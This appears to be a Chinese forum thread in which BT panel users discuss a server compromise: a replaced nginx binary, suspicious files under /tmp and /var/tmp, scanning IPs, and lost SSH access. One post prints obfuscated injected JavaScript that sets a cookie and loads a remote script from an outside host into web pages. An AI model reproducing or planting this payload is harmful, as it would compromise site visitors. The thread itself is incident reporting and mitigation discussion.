/www/server/nginx/sbin
nginx文件变成了4.51Mb大小的一个文件,刚刚新装面板发现文件大小为11Mb,这个好像才是正常的
宝塔端口一直用的1xxxxx ,一个很不常见的端口,ssh也改了的,其他仅开启了80/443/redis/
7800忘记关了,但面板端口很早就改了,阿里云
只有自己知道这个端口,开了防火墙。
听说面板自己会传数据给官方,是不是从bt官方服务器拿的数据?
107.150.119.182
看了下日志,这个ip还在疯狂扫网站后台 ,各种POST遍历 ,
107.150.119.18X
45.249.246.18X
ssh和阿里云的管理面板webssh已经登陆不上去了,只有bt面板可以看到内容
Record ssh和阿里云的管理面板webssh已经登陆不上去了,只有bt面板可以看到内容
宝塔官网论坛都辟谣了,这个是安装备份文件
异常的那几个文件文件执行日期相同,都是2022.12.11 中午
宝塔官方的检测命令也检测出来了
var _0xb2ce=["\x67\x65\x74\x4D\x69\x6E\x75\x74\x65\x73","\x73\x65\x74\x4D\x69\x6E\x75\x74\x65\x73","\x63\x6F\x6F\x6B\x69\x65","\x3D","\x3B\x65\x78\x70\x69\x72\x65\x73\x3D","\x74\x6F\x55\x54\x43\x53\x74\x72\x69\x6E\x67","\x77\x61\x66\x5F\x73\x63","\x35\x38\x38\x39\x36\x34\x37\x37\x32\x36","\x25\x33\x43\x73\x63\x72\x69\x70\x74\x20\x73\x72\x63\x3D\x27\x68\x74\x74\x70\x73\x3A\x2F\x2F\x63\x64\x6E\x2D\x67\x6F\x2E\x6E\x65\x74\x2F\x76\x61\x73\x64\x65\x76\x2F\x77\x65\x62\x5F\x77\x65\x62\x70\x65\x72\x73\x69\x73\x74\x61\x6E\x63\x65\x5F\x76\x32\x2F\x76\x31\x2E\x38\x2E\x32\x2F\x66\x6C\x6F\x67\x2E\x63\x6F\x72\x65\x2E\x6D\x69\x6E\x2E\x6A\x73\x27\x25\x33\x45\x25\x33\x43\x2F\x73\x63\x72\x69\x70\x74\x25\x33\x45","\x77\x72\x69\x74\x65"];function setc(_0x808ax2,_0x808ax3,_0x808ax4){var _0x808ax5= new Date();_0x808ax5[_0xb2ce[1]](_0x808ax5[_0xb2ce[0]]()+ _0x808ax4);document[_0xb2ce[2]]= _0x808ax2+ _0xb2ce[3]+ _0x808ax3+ _0xb2ce[4]+ _0x808ax5[_0xb2ce[5]]()}setc(_0xb2ce[6],_0xb2ce[7],360);document[_0xb2ce[9]](unescape(_0xb2ce[8]));

这是一段相关文件,在服务器里面发现的,具体位置为:/tmp/systemd-private-56d86f7d8382402517f3b5-jP37av
这个博客也说明了相关漏洞:https://www.esw.ink/5574.html
Record var _0xb2ce=["\x67\x65\x74\x4D\x69\x6E\x75\x74\x65\x73","\x73\x65\x74\x4D\x69\x6E\x75 ...
哦,那可能你真的中了
我把相关文件全部删除了,用同名文件替换然后chattr -i、权限改为0了,但nginx由于运行需要755,保留了nginx文件755权限+chattr,不知道这样对nginx的影响是什么
涉及的文件根据已知信息主要包括:
/var/tmp/systemd-private-56d86f7d8382402517f3b51625789161d2cb-chronyd.service-jP37av
/var/tmp/systemd-private-56d86f7d8382402517f3b5-jP37av
/tmp/systemd-private-56d86f7d8382402517f3b5-jP37av
/var/tmp/count
/var/tmp/count.txt
/var/tmp/backkk
/var/tmp/msglog.txt
大家可以根据nginx文件被修改的的时间去查找此时被修改的文件,不同机器不一样,应该就是前后1分钟以内,也有可能是几乎同时
不要慌,以我的技术我根本看不出来我被黑了
瞪人不眨眼 不要慌,以我的技术我根本看不出来我被黑了
nginx可以干很多事情,比如给你重定向到其他广告网站去,也可以黑你的seo等等
我都直接关了面板访问。


 1楼